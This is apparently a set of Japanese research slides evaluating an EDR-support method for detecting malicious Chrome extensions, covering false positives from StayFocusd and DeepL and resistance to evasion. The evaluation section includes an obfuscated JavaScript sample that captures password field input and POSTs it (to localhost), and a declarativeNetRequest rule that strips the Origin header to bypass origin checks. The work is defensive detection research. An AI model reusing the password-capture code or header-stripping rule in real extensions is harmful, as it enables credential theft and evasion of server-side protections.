[11]Chromeウェブストア:StayFocusd（オンライン），入手先〈https://chromewebstore.google.com/search/laankejkbhbdhmipfmgcngdelahlfoji〉（参照 2026-02-21）.

評価②-1　悪性挙動と類似可能性がある拡張の誤検知

StayFocusd

2026/01/14 19:42:09,laankejkbhbdhmipfmgcngdelahlfoji,API activity event,'**API is tabs.onUpdated**'

2026/01/14 19:42:09,laankejkbhbdhmipfmgcngdelahlfoji,network request,'**POST https://www.google-analytics.com/mp/collect?（略）**'

（略）

2026/01/14 19:43:48,laankejkbhbdhmipfmgcngdelahlfoji,API activity event,'**API is tabs.update**'

2026/01/14 19:43:48,laankejkbhbdhmipfmgcngdelahlfoji,network request,'**GET https://stayfocusd.com/blocked**'

⇦ タブ更新監視（tabs.onUpdated）

AND

⇦ HTTPS 通信
➡ Googleアナリティクス
×閲覧行動の窃取

AND

⇦ タブ更新（tabs.update）

AND

⇦ HTTPS 通信
➡「仕事をしているべきではありませんか？」画面

アラート生成に用いるログの利用範囲によっては
「ブラウザ閲覧行動監視とリダイレクト」の誤検知が発生

評価②-2　インターネットで推奨されている拡張の誤検知

ブラウザ拡張はユーザの利便性を向上させる目的で利用されるため,
「Chrome拡張 おすすめ」検索記事[11][12]をもとに，どの程度誤検が発生するか確認

#	拡張名	Cookie取得と外部送信	パスワード取得と外部送信	タブ閲覧行動監視とリダイレクト	WASMダウンロード
1	Google 翻訳	×	×	×	×
2	Google Scholar ボタン	×	×	×	×
3	Picture-in-Picture Extension (by Google)	×	×	×	×
4	DeepL：AI翻訳と文章校正ツール	○	×	×	×
5	Pasty	×	×	×	×
6	OneTab	×	×	×	×
7	GoFullPage - Full Page Screen Capture	×	×	×	×
8	Adblock Plus - free ad blocker	×	×	×	×
9	Note Sidebar	×	×	×	×
10	Vertical Tabs - 垂直タブ	×	×	×	×

[12]Dell：Chrome拡張機能のおすすめ19選！生産性向上を実現できる機能を紹介（オンライン），入手先〈https://lpjp.dell.com/microsoft/copilot/article/vol2.html〉（参照 2026-01-18）.
[13]SOKKIN MATCH：【2025年】作業の効率アップ！おすすめのChrome拡張機能34選（オンライン），入手先〈https://sokkin-match.me/base/it/efficiency/1470〉（参照 2026-01-18）.

評価②-2　インターネットで推奨されている拡張の誤検知

DeepL：AI翻訳と文章校正ツール

例1) cookies.get後のPOST通信

2026/01/12 05:18:59,cofdbpoegempjloogbagkncekinflcnj,API activity event,'**API is cookies.get**'

2026/01/12 05:18:59,cofdbpoegempjloogbagkncekinflcnj,network request,'**POST https://w.deepl.com/web**'

cookies.getでは,
URL「https://**www.deepl.com**」を指定

例2) cookies.getAll後のPOST通信

2026/01/12 05:19:01,cofdbpoegempjloogbagkncekinflcnj,API activity event,'**API is cookies.getAll**'

2026/01/12 05:19:01,cofdbpoegempjloogbagkncekinflcnj,network request,'**POST https://s.deepl.com/chrome/statistics**'

cookies.getAllでは,
Domain「**deepl.com**」を指定

自サービスのドメインに紐づくCookie取得と自サービスへの通信が発生した場合,「Cookie情報の外部送信」の誤検知が発生

評価概要

① 対象悪性挙動を持つ自作の拡張でアラート生成用のログを取得できるか

1. Cookie情報の外部送信
2. ユーザの入力パスワードの外部送信
3. ブラウザ閲覧行動監視とリダイレクト
4. WebAssembly(WASM)モジュールの追加ダウンロードと実行

② Chrome Web Storeに存在するブラウザ拡張でどの程度誤検知が発生するか

1. 対象とした悪性挙動と類似挙動をもつ可能性があるブラウザ拡張
2. インターネットで推奨されているブラウザ拡張

③ 悪性ブラウザ拡張の戦略に対して本研究のログ取得方法は耐性があるか

1. リクエストヘッダのオリジン操作
2. コード難読化

評価③-1　悪性拡張の戦略に対する耐性

リクエストヘッダのオリジン削除操作

- 正規のサイトのオリジン検証迂回

```
[
  {
    "id": 1,
    "priority": 1,
    "action": {
      "type": "modifyHeaders",
      "requestHeaders": [
        {
          "header": "origin",
          "operation": "remove"
        }
      ]
    },
    "condition": {
      "urlFilter": "http://localhost/*"
    }
  }
]
```

宣言型ネットリクエストルール

通常リクエスト時

localhostのApacheアクセスログ

::1 - - [12/Jan/2026:01:22:11 +0900] "POST / HTTP/1.1" 200 420 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36" "**chrome-extension://kehibajkapjeklfhdimcbpidipcmpnjg**"

取得ログ

2026/01/11 16:22:11,**kehibajkapjeklfhdimcbpidipcmpnjg**,network request,'POST http://localhost/'

オリジン削除時

localhostのApacheアクセスログ

::1 - - [12/Jan/2026:19:01:28 +0900] "POST / HTTP/1.1" 200 420 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36" "-"

取得ログ

2026/01/12 10:01:28,**fmlnefhacjjhnddolhkkjdeekegddgaa**,network request,'POST http://localhost/'

評価③-2　悪性拡張の戦略に対する耐性

コード難読化

- 悪性ブラウザ拡張のコード解析を困難に

ブラウザ拡張コード一部抜粋

```
(function(_0x36c0bc,_0x4fd74e){const _0x4d373e=_0x332b,_0x1d64be=_0x36c0bc();while(!![]){try{const
_0x40b92e=-parseInt(_0x4d373e(0x9f))/0x1*(-parseInt(_0x4d373e(0x9b))/0x2)+parseInt(_0x4d373e(0x9c))/
0x3+-parseInt(_0x4d373e(0x96))/0x4*(parseInt(_0x4d373e(0x9a))/0x5)+-parseInt(_0x4d373e(0x94))/0x6*
(-parseInt(_0x4d373e(0x91))/0x7)+-parseInt(_0x4d373e(0x95))/0x8+parseInt(_0x4d373e(0xa0))/0x9
+-parseInt(_0x4d373e(0xa1))/0xa*(parseInt(_0x4d373e(0xa3))/0xb);if(_0x40b92e===_0x4fd74e)break;else
_0x1d64be['push'](_0x1d64be['shift']());}catch(_0x5fe662){_0x1d64be['push'](_0x1d64be['shift']());}}}
(_0x69e5,0x9800c));function _0x332b(_0x4d3c81,_0x2ff9d1){_0x4d3c81=_0x4d3c81-0x91;const
_0x69e51b=_0x69e5();let _0x332b21=_0x69e51b[_0x4d3c81];return _0x332b21;}function getPasswordAndPost()
{const _0xccb67f=_0x332b,_0x50bd6a=document['querySelector'](_0xccb67f(0x9e));_0x50bd6a
['addEventListener'](_0xccb67f(0x93),_0x2d03d5=>{const _0x468a65=_0xccb67f;fetch(_0x468a65(0x92),
{'method':_0x468a65(0x98),'headers':{'Content-Type':_0x468a65(0x97)},'body':JSON[_0x468a65(0xa2)]
(_0x2d03d5[_0x468a65(0x9d)][_0x468a65(0x99)])});});}getPasswordAndPost();function _0x69e5(){const
_0x5a43bb=['3072624VKwVBp','9254016YVfHSO','3848628iVlcPC','application/json','POST','value',
'5AaZQIp','1868362GhkcZB','1548912ZqLQNb','target','input[type=\x22password\x22]','1NuuJxW',
'9236142vFgRLk','52620KMTgBp','stringify','517zPLUiW','7YviTjn','http://localhost','input'];
_0x69e5=function(){return _0x5a43bb;};return _0x69e5();}
```

取得ログ

2026/01/12 09:30:33,hppbehbanceohplnajofamdpoglfaafi,password value read,'**target url is http://localhost1/input_field.html**'

（略）

2026/01/12 09:30:33,hppbehbanceohplnajofamdpoglfaafi,network request,'**POST http://localhost/**'

JavaScript obfuscatorを利用し
「ユーザの入力パスワードの外部送信」コード難読化

⇨　取得ログに影響なし

まとめ

考察

- ブラウザから監視機能を担うアプリケーションに対してログ連携することが可能
- 悪性拡張が用いるコード難読化や意図的なリクエストヘッダの操作も,
  ブラウザからログを出力する場合は耐性あり
- 誤検知が発生しやすいアラート定義あり

制限事項

- EDRのアラート定義は単発イベントのシーケンスのみ
  ※取得した情報を”本当に外部に持ち出した”かは確認していない
- ネットワークイベントはWeb標準APIのみを担保
- パスワード入力欄以外のDOM操作とJavaScript関数実行は追跡範囲外

まとめ

今後の課題

[悪性挙動関連]

- 本研究で対象とした以外の悪性挙動の調査
- 網羅できていないイベントの解消
- 悪性挙動検知時の挙動停止やブラウザ拡張自体の無効化などの追加処理
- 悪性・良性からなる大規模データセットを用いたログ設計やアラート定義の改善

[その他]

- ブラウザ改変の設計の正しさの検討
- ブラウザのパフォーマンスの考慮
- その他のブラウザへの適用

まとめ

対外発表

伊藤朝美, 羽田大樹, 大久保隆夫:「悪性ブラウザ拡張機能の検知を目的としたEDR支援手法の提案」, 第110回電子化知的財産・社会基盤・第61回セキュリティ心理学とトラスト・第111回コンピュータセキュリティ合同研究発表会, 2025.

受賞

第111回 CSEC研究会 優秀研究賞（2025）.